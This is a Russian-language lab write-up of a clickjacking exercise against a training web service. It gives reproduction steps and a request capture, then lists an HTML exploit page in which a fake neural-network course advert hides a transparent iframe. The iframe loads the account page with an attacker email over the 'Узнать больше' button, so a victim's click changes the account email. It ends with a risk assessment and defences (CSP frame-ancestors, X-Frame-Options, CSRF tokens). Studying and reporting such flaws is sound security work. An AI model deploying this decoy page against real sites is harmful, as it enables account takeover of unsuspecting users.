


Задание 13. ClickJacking.


URL ресурса: <http://62.173.140.174:36108>

1. Скриншот результатов




2. Шаги воспроизведения



1. Открыл личный кабинет сервиса
2. Проверил подставится ли в поле ввода нового email, если прислать параметр email прямо в URL



3. Перешел на сайт эксплойтов
4. Написал рекламную страницу со встроенным iframe над кнопкой.



Если изменить opacity на 1, то можно увидеть, что кнопка целевого сайта расположена прямо над кнопкой “Узнать больше”



5. Вставил HTML страницу в форму эксплойтов.
6. Проверил, отправился ли запрос на целевой сайт при нажатии на кнопку “Узнать больше”

The screenshot displays a web browser window with a landing page titled "Учим работать с нейросетями" (Learning to work with neural networks). The page features a dark blue header with a logo and a main content area with a large heading and a button labeled "Узнать больше" (Learn more). Below the browser window, the "Заголовки" (Headers) tab of a network tool is open, showing the details of a POST request to the URL "http://62.173.140.174:36108/my-account".

Request Details:

- Method:** POST
- URL:** http://62.173.140.174:36108/my-account
- Status:** 200 OK
- Version:** HTTP/1.1
- Size:** 4,03 kB (размер 3,86 kB)
- Referrer policy:** strict-origin-when-cross-origin
- Search in DNS:** Система

Response Headers (176 B):

- Connection: close
- Content-Length: 3855
- Content-Type: text/html; charset=utf-8
- Date: Thu, 30 Apr 2026 13:18:16 GMT
- Server: Werkzeug/3.1.3 Python/3.11.14

Request Headers (3,078 kB):

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
- Connection: keep-alive
- Content-Length: 28
- Content-Type: application/x-www-form-urlencoded
- Cookie: session=...
- Host: 62.173.140.174:36108
- Origin: null
- Priority: u=4
- Referer: http://62.173.140.174:36108/
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:150.0) Gecko/20100101 Firefox/150.0

3. HTML-эксплойт

```
160     <section class="banner">
161         <div class="icons-container">
162             <div class="floating-icon" style="--left:10%; --delay: -7s"></div>
164             <div class="floating-icon" style="--left:20%; --delay: -3s"></div>
166             <div class="floating-icon" style="--left:35%; --delay: -7s"></div>
168             <div class="floating-icon" style="--left:41%; --delay: -9s"></div>
170             <div class="floating-icon" style="--left:53%; --delay: -5s"></div>
172             <div class="floating-icon" style="--left:67%; --delay: -12s"></div>
174             <div class="floating-icon" style="--left:80%; --delay: -8s"></div>
176             <div class="floating-icon" style="--left:85%; --delay: -6s"></div>
178         </div>
179         <div class="banner-content">
180             <span class="banner-badge">🎁 Акция — бесплатная подписка на 3 месяца</span>
181             <h1>Учим работать <br> с нейросетями</h1>
182             <p>
183                 Осваивай промпт-инжиниринг, ChatGPT, Gemini и Claude.<br>
184                 Порекомендуй наш курс другу и получи <strong>бесплатную подписку</strong><br>
185                 на выбранную нейросеть на 3 месяца.
186             </p>
187             <button class="btn">Узнать больше</button>
188             <div class="iframe-wrapper">
189                 <iframe class="target-frame" src="http://62.173.140.174:36108/my-account?email=attacker@example.com"
190                     sandbox="allow-forms" scrolling="no"></iframe>
191             </div>
192         </div>
193     </section>
194 </body>
```

Посмотреть полностью на [GitHub](#) .

4. Разбор риска.

Данная уязвимость может привести к выполнению любых операций, предусмотренных целевым сайтом и не требующих подтверждения.

5. Способ защиты

Использование CSP (Content-Security-Policy) заголовка с директивой `frame-ancestors 'none'`.
Использовать устаревший заголовок `X-Frame-Options: DENY`. Использовать CSRF-токены в особо чувствительных операциях.